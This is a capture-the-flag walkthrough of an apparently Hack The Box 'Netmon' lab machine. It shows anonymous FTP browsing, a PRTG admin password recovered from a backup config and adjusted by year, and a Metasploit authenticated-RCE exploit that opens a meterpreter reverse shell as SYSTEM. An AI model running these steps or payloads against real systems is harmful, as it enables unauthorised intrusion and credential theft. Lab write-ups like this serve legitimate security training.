
Website link:

https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its- data




```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50936|)
150 Opening ASCII mode data connection.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls -la
229 Entering Extended Passive Mode (|||50937|)
150 Opening ASCII mode data connection.
02-25-19  11:44PM       <DIR>          Administrator
07-16-16  09:28AM       <DIR>          All Users
02-03-19  08:05AM       <DIR>          Default
07-16-16  09:28AM       <DIR>          Default User
07-16-16  09:16AM                  174 desktop.ini
02-03-19  12:35AM       <DIR>          Public
226 Transfer complete.
```

The command ls -la let me see all files, Hidden files included, revealing All Users.




```
ftp> ls
229 Entering Extended Passive Mode (|||50946|)
150 Opening ASCII mode data connection.
12-15-21  10:40AM       <DIR>          Corefig
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  12:15AM       <DIR>          TEMP
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
226 Transfer complete.
ftp> cd Paessler
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50957|)
150 Opening ASCII mode data connection.
08-14-23  11:30AM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd PRTG\ Network\ Monitor
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||50965|)
125 Data connection already open; Transfer starting.
08-14-23  10:48AM       <DIR>          Configuration Auto-Backups
08-14-23  10:07AM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
08-14-23  10:07AM       <DIR>          Logs (Web Server)
08-14-23  10:12AM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
08-14-23  11:30AM              1698136 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
```

Inside as written in the website we find all the configuration files.



```
  </dbcredentials>
  <dbpassword>
    <!-- User: prtgadmin -->
    PrTg@dmin2018
  </dbpassword>
  <dbtimeout>
```

PRTG Configuration.old.bak contains a username and password, However I cant login with it, The numbers 2018 in the password match the year the file created, If we change the numbers 2018 in the password to 2019, one year forward, we might be able to login.




PRTG Network Monitor (NETMON)

Your login has failed. Please try again!


Login Name: prtgadmin

Password: •••••••••••••

Switching from 2018 to 2019 worked and we are inside.



For privilege escalation I searched on msfconsole for PRTG payloads.




```
msf6 > search prtg

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/windows/http/prtg_authenticated_rce  2018-06-25       excellent  Yes    PRTG Network Monitor Authenticated RCE

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/prtg_authenticated_rce
```

Found a nice reverse_tcp payload, Filled up all the requirements and ran it.




```
msf6 exploit(windows/http/prtg_authenticated_rce) > options

Module options (exploit/windows/http/prtg_authenticated_rce):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   ADMIN_PASSWORD  prtgadmin        yes       The password for the specified username
   ADMIN_USERNAME  prtgadmin        yes       The username to authenticate as
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                            no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```




```
msf6 exploit(windows/http/prtg_authenticated_rce) > set RHOSTS 10.10.10.152
RHOSTS ⇒ 10.10.10.152
msf6 exploit(windows/http/prtg_authenticated_rce) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/prtg_authenticated_rce) > set ADMIN_PASSWORD PrTg@dmin2019
ADMIN_PASSWORD ⇒ PrTg@dmin2019
msf6 exploit(windows/http/prtg_authenticated_rce) > set LHOST 10.10.14.12
LHOST ⇒ 10.10.14.12
msf6 exploit(windows/http/prtg_authenticated_rce) > set VHOST 10.10.14.12
VHOST ⇒ 10.10.14.12
msf6 exploit(windows/http/prtg_authenticated_rce) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[+] Successfully logged in with provided credentials
[+] Created malicious notification (objid=2018)
[+] Triggered malicious notification
[+] Deleted malicious notification
[*] Waiting for payload execution.. (30 sec. max)
[*] Sending stage (175686 bytes) to 10.10.10.152
[*] Meterpreter session 1 opened (10.10.14.12:4444 → 10.10.10.152:51151) at 2023-08-14 11:44:24 -0400

meterpreter > sysinfo
Computer        : NETMON
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

As a result we are now administrator and we take our final flag.



```
meterpreter > cd Users/Administrator/Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-02-03 07:08:39 -0500  desktop.ini
100444/r--r--r--  34    fil   2023-08-14 10:06:44 -0400  root.txt
```